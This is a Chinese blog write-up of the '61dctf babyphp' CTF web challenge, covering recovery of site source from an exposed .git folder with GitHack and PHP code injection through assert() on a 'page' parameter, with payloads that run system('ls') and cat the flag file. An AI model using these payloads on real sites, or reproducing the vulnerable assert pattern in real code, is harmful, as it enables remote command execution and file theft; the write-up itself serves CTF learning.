git源码泄露及php注入——【61dctf】babyphp writeup

原创

Ve99 于 2019-09-04 22:11:57 发布 888 收藏

分类专栏： [WEB]-CTF 文章标签： git php assert


```
题目链接：http://web.jarvisoj.com:32798/
```

描述

进入页面后点击导航栏的About选项

关键点：GIT

git源码泄露


> 当前大量开发人员使用git进行版本控制，对站点自动部署。如果配置不当，可能会将.git文件夹直接部署到线上环境。这就引起了git泄露漏洞。
>
> 摘自：https://www.freebuf.com/sectool/66096.html

关于git源码泄露，可以使用Githack.py脚本进行漏洞利用

```
Githack下载链接：https://github.com/lijiejie/GitHack
```

因此，使用githack脚本进行测试

得到网站源码



在index.php中找到了关键代码

```php
<?php
if (isset($_GET['page'])) {
 $page = $_GET['page'];
} else {
 $page = "home";
}
$file = "templates/" . $page . ".php";
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
assert("file_exists('$file')") or die("That file doesn't exist!");
?>
```

代码分析

- 通过GET方式上传参数page
- $file变量的字符串拼接

```php
$file = "templates/" . $page . ".php";
```

- assert函数执行字符串

```php
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
assert("file_exists('$file')") or die("That file doesn't exist!");
```

> strpos()函数解释:
> strpos() 函数查找字符串在另一字符串中第一次出现的位置。
> 例如：
> <?php
> echo strpos(“You love php, I love php too!”,“php”);
> ?>
> 输出9

因此，传入的page中不能包含 “..”

assert函数执行

PHP 5

```
assert ( mixed $assertion [, string $description ] ) : bool
```

PHP 7

```
assert ( mixed $assertion [, Throwable $exception ] ) : bool
```

assert() 会检查指定的 **assertion** 并在结果为 **FALSE** 时采取适当的行动。

Traditional assertions (PHP 5 and 7)

如果 **assertion** 是字符串，它将会被 **assert()** 当做 PHP 代码来执行。 **assertion** 是字符串的优势是当禁用断言时它的开销会更小，并且在断言失败时消息会包含 **assertion** 表达式。这意味着如果你传入了 boolean 的条件作为 **assertion**，这个条件将不会显示为断言函数的参数；在调用你定义的 assert_options() 处理函数时，条件会转换为字符串，而布尔值 **FALSE** 会被转换成空字符串。

assert函数能够将字符串参数当作php代码来执行 因此，可以通过assert函数来读取服务器系统文件内容

```
$file = "templates/" . $page . ".php";
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
assert("file_exists('$file')") or die("That file doesn't exist!");
```

因为第一条assert函数传入的$file变量要进行过滤，所以不好构造payload闭合
相反，在payload的构造中，还要避免出现 “..” 防止程序提前终止

而在第二条assert函数中，可以通过闭合单引号，以及使用 “.” 来连接字符串

构造payload

```
payload1：  ?page='. system(" ls ").'
```

带入代码中

```
$file = "templates/" . $page . ".php";
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
assert("file_exists('$file')") or die("That file doesn't exist!");
```

- 逐条分析

1. $page变量连接字符串会自动补上引号以保证完整连接

```
$file = "templates/" .' '. system(" ls ").' ' . ".php";
```

因此，$file变量的值为：

```
$file=templates/ '. system(" ls ").' .php
```

2. $file变量带入后

```
assert("strpos(' '. system(" ls ").' ', '..') === false") or die("Detected hacking attempt!");
```

可见$file变量不存在连续的 “.”，因此判断语句生效，绕过了die函数
3. 使用 “.” 连接字符串，执行了system(“ls”)


```
assert("file_exists(''. system(" ls ").'')") or die("That file doesn't exist!");
```

- 效果
  页面返回当前目录下存在的目录与文件 index.php templates

构造payload

```
payload2：  ?page='. system("cat templates/flag.php") ").'
```

- 效果
  页面没有显示flag
  F12查看源代码，发现flag在注释中




```
得到flag ：  61dctf{8e_careful_when_us1ng_ass4rt}
```

总结

1. githack脚本可以测试git源码泄露漏洞，有可能可以得到网站的源码
2. PHP下的assert()函数可以将字符串参数作为php代码执行
3. PHP的脚本也存在注入（第一次php注入)